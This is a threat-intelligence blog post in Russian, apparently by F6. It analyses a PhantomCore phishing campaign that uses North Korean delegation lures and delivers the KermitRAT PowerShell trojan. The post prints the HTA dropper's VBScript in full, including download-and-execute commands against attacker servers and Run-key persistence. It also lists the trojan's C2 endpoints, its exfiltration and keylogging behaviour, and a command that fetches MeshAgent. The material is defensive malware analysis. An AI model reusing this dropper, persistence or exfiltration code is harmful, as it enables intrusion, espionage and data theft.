


«Ждите гостей»: новые инструменты и тактики PhantomCore в атаках на российские компании

f6.ru/blog/phantomcore-newtools

April 17, 2026



Киберпреступная группа **PhantomCore** – одна из главных угроз для российских и белорусских компаний. Впервые специалисты F6 [обнаружили](#) её в 2024 году, а позднее [выяснили](#), что самые ранние атаки группировка провела в 2022 году. Одна из главных особенностей эволюции PhantomCore – её постоянная изменчивость: эта APT-группа быстро приспосабливается к новым условиям, оперативно меняет инструменты и изобретает нестандартные способы доставки ВПО до атакуемых организаций.

В 2022 году главной целью злоумышленников были кража, повреждение и уничтожение данных. В 2024 году они переключились на шифрование инфраструктур атакованных компаний и получение финансовой выгоды.

Отличительная черта PhantomCore – использование вредоносного программного обеспечения (ВПО) собственной разработки. Причём, судя по количеству таких самописных программ, а также по количеству атак на российские и белорусские компании, команда разработчиков этой киберпреступной группы постоянно ищет новые решения, совершенствует свои инструменты и внимательно следит за новыми уязвимостями.

Одна из таких собственных разработок PhantomCore – троян удаленного доступа **KermitRAT**, получивший название по причине использования аналогичных подстрок в именах файлов, используемых программой. Это новое ВПО от PhantomCore, которое впервые выявили специалисты F6 в начале апреля 2026 года. Функциональные возможности KermitRAT:


- использование различных способов выполнения команд на зараженной системе (скрытый; выполнение PowerShell/cmd; с записью результата в файл и последующей его выгрузкой);
- создание и эксфильтрация снимков экрана;
- хищение файлов по полученному от сервера шаблону;
- определение и перехват нажатия клавиш жертвой с дальнейшей их записью и эксфильтрации на сервер;
- сбор подробной информации о зараженной системе, включая сетевую инфраструктуру, сведения о логических дисках, количество пользователей, информацию о процессах и сервисах, наличие антивирусного ПО, установленном ПО и так далее.

В этом блоге на примере новой атаки PhantomCore на российскую компанию покажем, как группировка продолжает развивать свои инструменты и тактики, внедрять новое программное обеспечение и расширять спектр используемых технологий, включая AI-решения, для повышения эффективности атак.

Призрак идёт в наступление

8 апреля 2026 года мы столкнулись с очередной атакой группировки: система [F6 ManagedXDR](#) перехватила и заблокировала фишинговую рассылку, направленную в адрес российской промышленной компании.


Фишинговые письма с темой «**О рабочем визите делегации КНДР в апреле 2026**» были направлены с электронного почтового ящика «el.medvedkova@ministerstvo-inostrannykh-del[.]ru» (домен зарегистрирован 30 марта 2026 года) на различные адреса целевой компании.



Изображение 1 — Фишинговое письмо от 08.04.2026

Письма содержали в себе следующие вложенные файлы:

- *01-20363.pdf* – PDF-приманка;
- *KNDR (1).zip* – ZIP-архив, содержащий вредоносные файлы. ([Анализ ВПО опубликован на F6 Malware Detonation Platform](#))



Изображение 2 — PDF-приманка 01-20363.pdf из рассылки от 08.04.2026

Файл *KNDR(1).zip* содержит в себе следующие файлы:

- *KNDR.hta* — вредоносный HTA-файл с атрибутами скрытого файла;
- *KNDR.lnk* – ярлык, основным назначением которого является запуск файла *KNDR.hta*.

Техническое исследование

Функциональные возможности HTA-файла

Файл *KNDR.hta* содержит в своей разметке тег `script`, внутри которого расположен VBS-сценарий, выполняемый после запуска файла.

```

4 <script Language="VBScript">
5 Sub Window_OnLoad
6 Window.ResizeTo 0, 0
7 Window.MoveTo -2000, -2000
8 Set s = CreateObject("WScript.Shell")
9 Set f = CreateObject("Scripting.FileSystemObject")
10 p = Replace(OT.CommandLine, " ", "")
11 d = f.GetParentFolderName(p) & "\"
12 t = "C:\temp\"
13
14 If Not f.FolderExists(t) Then
15 On Error Resume Next
16 f.CreateFolder(t)
17 If Err.Number < 0 Then t = d
18 On Error GoTo 0
19 End If
20
21 pdf = d & "KNDR.pdf"
22 s.Run "powershell -w h -c ""(New-Object Net.WebClient).DownloadFile('https://realty-visual.ru/jk_strana_ozernaya/KNDR_2026.pdf',' & pdf & ');start "" & pdf & """, 0, False
23
24 f.CreateTextFile(t & "2copipast_spisok.ps1", True).Write "$Target=" & t & "4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1";$Url="https://realty-visual.ru/jk_strana_ozernaya/4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt";try{iwr $Url -OutFile $Target}catch{}}
25 f.CreateTextFile(t & "3task_spisok.ps1", True).Write "$Target=" & t & "5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1";$Url="https://realty-visual.ru/jk_strana_ozernaya/5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt";try{iwr $Url -OutFile $Target}catch{}}
26
27 f.CreateTextFile(t & "ispisok_sotrudnikov.bat", True).Write "@echo off" & vbCRLF & "powershell -w h -nop -ep bypass -f "" & t & "2copipast_spisok.ps1"" & vbCRLF & "powershell -w h -nop -ep bypass -f "" & t & "3task_spisok.ps1""
28 f.CreateTextFile(t & "6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat", True).Write "@echo off" & vbCRLF & "powershell -w h -nop -ep bypass -f "" & t & "
29 4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1"" & vbCRLF & "powershell -w h -nop -ep bypass -f "" & t & "5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1""
30
31 s.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsUpdateRoutine", "cmd /c "" & t & "6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat""", "REG_SZ"
32
33 s.Run "cmd /c "" & t & "ispisok_sotrudnikov.bat""", 0, True
34
35 Do While Not f.FileExists(t & "4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1") Or Not f.FileExists(t & "5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1")
36 Wscript.Sleep 500
37 Loop
38
39 s.Run "cmd /c "" & t & "6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat""", 0, False
40
41 lnkPath = f.GetParentFolderName(p) & "\" & f.GetBaseName(p) & ".lnk"
42 s.Run "cmd /c timeout /t 3 /nobreak && del /f /q /a "" & p & "" & "" & lnkPath & """, 0, False
43 window.close()
44 End Sub
45 </script>

```

Изображение 3 – Содержимое файла KNDR.hta

В результате исполнения данного сценария на устройство жертвы будут загружены дополнительные PowerShell-сценарии, которые будут закреплены с помощью ключа реестра, после чего будет выполнен их запуск.

Последовательность исполнения VBS-сценария:

1. Минимизирует отображаемое окно для сокрытия исполнения.
2. Выполняет загрузку и запуск отвлекающего PDF-документа с помощью powershell-команды:

```
powershell -w h -c "(New-Object Net.WebClient).DownloadFile('https://realty-visual.ru/jk_strana_ozernaya/KNDR_2026.pdf','KNDR.pdf');start 'KNDR.pdf'"
```

PDF-документ загружается с удаленного сервера по ссылке `https://realty-visual.ru/jk_strana_ozernaya/KNDR_2026.pdf` и сохраняется в файл с именем *KNDR.pdf* в текущей директории.



Руководителю предприятия

В целях развития двустороннего сотрудничества и расширения практики обмена профессиональным опытом планируется визит делегации из Корейская Народно-Демократическая Республика на одно из отечественных предприятий (приложение 1).

Основной целью визита является ознакомление представителей делегации с действующими производственными технологиями, организацией производственных процессов и системой управления предприятием. В рамках программы пребывания предусмотрено проведение рабочих встреч со специалистами предприятия, а также демонстрация ключевых этапов производственного цикла.

Полученный в ходе визита опыт предполагается использовать для последующей адаптации и внедрения аналогичных практик на территории КНДР с последующей передачей соответствующих знаний профильным специалистам и представителям заинтересованных ведомств.

Указанный визит рассматривается как важный элемент укрепления двусторонних связей и развития взаимовыгодного сотрудничества в производственно-экономической сфере.



Документ подготовил



Изображение 4 — PDF-приманка KNDR.pdf из рассылки от 08.04.2026

3. Создает Powershell-сценарий по файловому пути C:\temp\2copipast_spisok.ps1 и записывает в него команду:

```
$Target='C:\temp\4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1';$Url='https://realty-visual.ru/jk_strana_ozernaya/4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt';try{iwr $Url -OutFile $Target}catch{}
```

4. Создает Powershell-сценарий по файловому пути C:\temp\3task_spisok.ps1 и записывает в него команду:

```
$Target='C:\temp\5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1';$Url='https://realty-visual.ru/jk_strana_ozernaya/5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.txt';try{iwr $Url -OutFile $Target}catch{}
```

5. Создает Batch-сценарий по файловому пути C:\temp\1spisok_sotrudnikov.bat и записывает в него команды:

```
@echo off powershell -w h -nop -ep bypass -f "C:\temp\2copipast_spisok.ps1" powershell -w h -nop -ep bypass -f "C:\temp\3task_spisok.ps1"
```

6. Создает Batch-сценарий по файловому пути C:\temp\6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat и записывает в него команды:

```
@echo off powershell -w h -nop -ep bypass -f "C:\temp\4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1" powershell -w h -nop -ep bypass -f "C:\temp\5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1"
```

7. С целью закрепления в системе создает запись реестра по пути HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsUpdateRoutine со значением cmd /c «C:\temp\6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat».

8. Запускает файл C:\temp\1spisok_sotrudnikov.bat.

9. Циклически проверяет наличие файлов 4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1 и 5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1, в случае их отсутствия выполняет Sleep.

10. Запускает файл C:\temp\6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat.

11. Удаляет начальный LNK-файл путем выполнения команды: cmd /c timeout /t 3 /nobreak && del /f /q /a «{lnk_filepath}».

Функциональные возможности файла 5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1

```
1 function Configure-UserPersistence {
2     param(
3         [string]$customValueName,
4         [string]$customExecutableName
5     )
6     $targetFolder = "C:\temp"
7     $executablePath = Join-Path -Path $targetFolder -ChildPath $customExecutableName
8     $registryValue = "cmd.exe /c ""$executablePath""
9     $registryPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
10    try {
11        $existingValue = Get-ItemProperty -Path $registryPath -Name $customValueName -ErrorAction SilentlyContinue
12        if ($existingValue) {
13            Write-Output "Registry key $customValueName already exists. Updating..."
14        }
15        Set-ItemProperty -Path $registryPath -Name $customValueName -Value $registryValue
16        Write-Output "Successfully added to HKCU Run key: $customValueName"
17        Write-Output "Path set to: $executablePath"
18    }
19    catch {
20        Write-Error "Failed to update registry: $_"
21    }
22 }
23 Configure-UserPersistence -customValueName 'WindowsUpdateRoutine' -customExecutableName '6polnii spisok sotrudnikov dlya posejenia meropriyatia.bat'
```

Изображение 5 — Содержимое файла 5fulltext_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1

Данный PowerShell-сценарий выполняет проверку наличия ключа реестра WindowsUpdateRoutine в ветке HKCU:\Software\Microsoft\Windows\CurrentVersion\Run. В случае если ключ не существует, добавляет его с значением cmd.exe /c «C:\temp\6polnii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.bat».

Функциональные возможности файла 4gotovii_spisok_sotrudnikov_dlya_posejenia_meropriyatia.ps1

Данный PowerShell-сценарий – вредоносное ПО, классифицированное как троян удаленного доступа и получившее название **KermitRAT**.

После запуска выполняет инициализацию необходимых файлов и директорий:

1. проверяет наличие директории C:\temp\, в случае отсутствия, создает ее;
2. проверяет наличие файла C:\temp\kermit_cache.json, в случае отсутствия создает его со значением «{}»;
3. проверяет наличие файла C:\temp\kermit_id, в случае отсутствия создает его и записывает в него строку шаблона {computername}-{0-9}{4} (далее сгенерированная строка именуется как {victim_id}).

Далее в бесконечном цикле выполняет следующие действия:

1. Собирает JSON-файл, который содержит информацию о локальных дисках системы, флаг включенного модуля кейлоггера и флаг, указывающий, будет ли отправлен HTML-файл с информацией о системе. Шаблон:

```
{ "update_audit": false, "kl_enabled": true, "drives": "{drives_info}" }
```

{drives_info} — содержит строку с информацией о диске вида {drive_id}: {used_space}/{full_space}GB и разделителем » | » между записями о разных дисках.

2. Выполняет отправку данного JSON-объекта путем выполнения POST-запроса к URL-ссылке `hxxp://94.183.183[.]69:3000/ping/{victim_id}`. В качестве ответа на данный запрос ВПО ожидает JSON-объекта с полем `poll_interval`, значение которого определяет простой между циклами. Пример JSON-объектов, которые мы получали от сервера в ходе анализа:

```
{ "ok":true, "poll_interval":20 }
```

Обработка команд

Далее выполняется GET-запрос к URL-ссылке `hxxp://94.183.183[.]69:3000/tasks/{victim_id}` для получения команд от сервера. В качестве ответа от сервера ожидается список команд, которые должны быть получены в виде JSON-объектов шаблона:

```
{ "id": "{task_id}", "command": "{command}" }
```

По результату обработки команд выполняется POST-запрос к URL-ссылке `hxxp://94.183.183[.]69:3000/tasks/{task_id}` с передачей JSON-объекта, содержащего статус выполнения команды и ее результат по следующему шаблону:

```
{ "status": "completed", "result": "{command_result}" }
```

Описание команд

Определение команды выполняется ВПО через парсинг регулярного выражения. Ниже представлены описания команд, где вместо наименования команды будут указываться исходные регулярные выражения, в которых выполняется определение команды.

«**^screen\$**» — создает скриншот экрана и сохраняет его в файл `C:\templ.s.png`, после чего выполняет многокомпонентный POST-запрос к URL-ссылке `hxxp://94.183.183[.]69:3000/proxy/photo` с передачей формы с содержанием изображения и указанием имени файла по шаблону `{computername}_s.png`. После передачи, изображение будет удалено с зараженного устройства.

«**^full_info\$**» — собирает подробную информацию о системе в html-файл по файловому пути `C:\templ\Audit.html`. Данный файл содержит следующую информацию:

- название ОС;
- дата и время последней загрузки ОС в формате «{days}d {hours}h {minutes}m»;
- внутренние и внешний IP-адреса;
- имя пользователя и флаг, является ли текущий пользователь администратором ОС;
- информация о логических дисках системы с информацией об имени и типе диска, его размере и используемой памяти, именами первых 20 файлов/директорий внутри диска с указанием размера файлов;
- информация о текущих первых 20 сетевых соединениях, с указанием IP-адресов и портов, а также имен процессов, к которым относится соединение;
- информация о наличии антивирусного ПО с перечислением списка их наименований;
- статус включения битлокера для диска «C:»;
- информация о пользователях ОС с информацией об имени, статусе активности, описании и последней авторизации;
- информация о пользователях из группы администраторов ОС с указанием их имени;
- информация о первых 15 процессах с сортировкой их по потреблению CPU, с перечислением имени процесса, идентификатора, потребляемому CPU и занимаемому пространстве ОЗУ;
- информация о запущенных первых 30 сервисах с указанием имени и типа запуска;
- информация об установленном ПО с указанием отображаемого имени, версии и издателя ПО.

Список будет получен путем перечисления ключей из веток реестра:

- HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall;
- HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall;
- HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall;

Также в контексте выполнения данной команды, будет получен список команд, которые установлены в автозапуск системы, и последние 15 записей в логе событий системы с ошибками, но эти данные не обрабатываются далее и не будут отправлены на сервер.

После того как данные собраны, ВПО выполняет их отправку на сервер путем выполнения многокомпонентного POST-запроса к URL-ссылке `hxxp://94.183.183[.]69:3000/proxy/photo` с указанием формы, в которой имя файла будет указано по шаблону `Audit_{computername}.html`. После того как файл был отправлен, удаляет его из системы, а также выполняет POST-запрос к URL-

ссылке `hxxp://94.183.183[.]69:3000/ping/{victim_id}` с указанием в теле файла JSON-объекта:

```
{ "update_audit": True }
```

«**^run_backup\$**» — данная команда используется для эксфильтрации файлов по заданным параметрам.

Выполняет GET-запрос к URL-ссылке `hxxp://94.183.183[.]69:3000/config/{victim_id}`. От сервера ожидается конфигурация для выполнения эксфильтрации файлов в формате JSON:

```
{ "active": "", "paths": "", "extensions": "", "max_size_mb": "", "ftp": { "host": "", "user": "", "pass": "" } }
```

Далее ВПО проверяет значение флага `active` и, если он установлен в значении `True`, продолжает работу.

ВПО проверяет наличие файла `C:\temp\kermit_cache.json` и, если файл существует, читает данные из него. Далее выполняет обход директорий из полученного списка путей в конфигурации (параметр «`paths`») и получает файлы с расширениями, которые указаны в параметре «`extensions`». Если хеш-сумма MD5 данного файла отличается от той, которая указана в локальном файле `C:\temp\kermit_cache.json`, и если размер данного файла не превышает указанный в параметре «`max_size_mb`», то добавляет его в список на выгрузку на сервер.

После того как файлы собраны, выполняется их последовательная выгрузка на сервер, адрес и данные аутентификации для которого указаны в объекте «`ftp`». Файлы отправляются поочередно частями с общим размером, не превышающим значение из параметра «`max_size_mb`». Каждый архив, отправляемый на сервер, будет записан в директорию `C:\temp\Kermit_Vault` с именем `{victim_id}_part{counter}.zip`.

Для отправки на сервер используется ссылка шаблона `ftp://{ftp_host}/{victim_id}_part{counter}.zip`. После отправки, обновляется файл, содержащий локальную информацию о файлах (`C:\temp\kermit_cache.json`), и выполняется его отправка на сервер путем POST-запроса через утилиту `curl` к URL-ссылке `hxxp://94.183.183[.]69:3000/upload_cache/{victim_id}`.

Выполняемая команда:

```
curl.exe -s --max-time 30 -X POST "$ServerUrl/upload_cache/$pcHash" -F "file=@$absPath"
```

После проведения указанных действий ВПО удаляет директорию `C:\temp\Kermit_Vault`.

«**^get_cache\$**» — выполняет отправку файла `C:\temp\kermit_cache.json` аналогично тому, как эта логика выполняется в команде **run_backup**.

«**^clear_cache\$**» — удаляет файл `C:\temp\kermit_cache.json`.

«**^start_kl\$**» — включает модуль кейлоггера.

«**^stop_kl\$**» — выключает модуль кейлоггера.

«**exec_cmd:(*)**» — запускает команду `cmd.exe /c {command} 2>&1 | Out-String`, где `{command}` — полученная от сервера cmd-команда.

«**exec_ps:(*)**» — запускает PowerShell-команду `Invoke-Expression {command} 2>&1 | Out-String`, где `{command}` — полученная от сервера PowerShell-команда.

«**exec_hidden:(*)**» — запускает cmd-команду в скрытом режиме;

«**exec_out:(*)**» — выполняет cmd-команду с записью результата ее выполнения в файл, расположенный по пути `C:\temp\kermit_execution.txt`. Формат записи в файл:

```
--- Execution Log --- Time: {time} PC: {computername} Command: {command} ----- {command_result}
```

После чего отправляет файл на сервер путем выполнения многокомпонентного POST-запроса к URL-ссылке `hxxp://94.183.183[.]69:3000/proxy/photo` с именем `Result_{computername}.txt`. После отправки удаляет локальный файл.

Модуль кейлоггера

Если в ВПО включен модуль кейлоггера, его запуск происходит после выполнения команд в каждом цикле.

В данном модуле перед выполнением считывания нажатий на клавиши выполняется проверка наличия файла `C:\temp\key_log.txt`, последней даты загрузки данного файла на сервер и размер этого файла. Если размер файла больше 100KB или время последней загрузки файлов превышает 60 минут, выполняется выгрузка файла на сервер через запрос к URL-ссылке `hxxp://94.183.183.[ ]69:3000/proxy/photo` с именем файла `Keys_{computename}.txt`.

Для отслеживания нажатий клавиш модулем используется загруженная функция `GetAsyncKeyState`, которая определяет состояние ключа. Проверка осуществляется в цикле, который выполняется в количестве `{poll_interval} * 25` раз.

В контексте чего изначально отслеживается нажатие клавиш `Ctrl + C` (выполнение операции копирования). В случае успешного отслеживания выполняется сбор информации из буфера обмена и запись в файл в формате `[HH:mm] CLIP: {clipboard}`. Далее отслеживаются [клавиши со значениями от 8 до 190](#), которые записываются в одну переменную — `a`, в свою очередь, будет записана в файл только после нажатия клавиши `Enter`. В случае успешного отслеживания определяется клавиша и проверяется ее значение:

1. В случае клавиши `Space` в общую строку будет добавлен символ `»`.
2. В случае клавиши `Back` из общей строки будет убран последний добавленный символ.
3. Если символ в диапазоне между ключами под номером 48-57 (0 — 9), данный символ будет добавлен с удалением символа `«D»`.
4. В случае клавиши `Enter` ранее собранная общая строка символов будет добавлена в файл логирования с шаблоном `[HH:mm] {sentence}`.
5. В случае если написанный символ не подходит условиям выше, он добавлен к общей строке с приведением к нижнему регистру.


Примечания

Стоит отметить, что в ходе работы сценария также отслеживаются ошибки, произошедшие в процессе исполнения, и записываются в файл `C:\temp\script_debug.log`, однако данный файл не выгружается на сервер и хранится только локально.

Также в файле были обнаружены комментарии, у которых были неправильно приведены кодировки. Данные комментарии в коде были написаны на украинском языке (*Код файлу*).

```
foreach ($item in $items) {
    $folderIcon = [char]0xD83D + [char]0xDCC1 # 0š0¾0´ 0¿0°0¿0°0, 0Ÿ" <0x81>
    $fileIcon = [char]0xD83D + [char]0xDCC4 # 0š0¾0´ N„0°0¹0»Nf 0Ÿ" „
```

Изображение 6 — комментарии к коду



Изображение 7 — Декодированная версия комментариев к коду

Полученные команды

В ходе нашего исследования были получены следующие команды:

- `screen`
- `get_cache`
- `exec_out:dir «C:\temp\»`
- `exec_out:dir «C:\system\»`
- `exec_out:powershell -Command «New-Item -Path 'C:\temp' -ItemType Directory -Force; curl.exe -k 'hxxps://46.37.123.[ ]16/meshagents?id=4&meshid=uJia5ckVj3pSb0ry58vVE2uT6astBjasHAFcsDfTKIVaWfTfgtGT@vmEE267V5G&installflags=0' -o C:\temp\meshagent64-Voenmeh.exe»`

- `exec_out:»C:\temp\meshagent64-Voenmeh.exe» connect`

MeshAgent

В одной из команд указанных выше, выполняется загрузка файла meshagent64-Voenmeh.exe по ссылке

`hxxps://46.37.123[.]16/meshagents?`

`id=4&meshid=uJia5ckVj3pSb0ry58vVE2uT6astBjashAFcsDfTKIVaWftfgtIGT@vmEE267V5G&installflags=0` . Данный файл был классифицирован как MeshAgent и содержит конфигурацию:

`MeshName=Voenmeh MeshType=2`

`MeshID=0xB8989AE5C9158F7A526F4AF2E7CBD5136B93E9AB2D0636AC1C0142B037D328855A585B5F82D2064FEBE6104DBAED5E46`

`ServerID=73F5F6673884255E8F57DA13FEE0365E02B8B8E2D29A36F21C896AA32B6271AD77D94F1691F564F22B76010CEC1DAA5E`

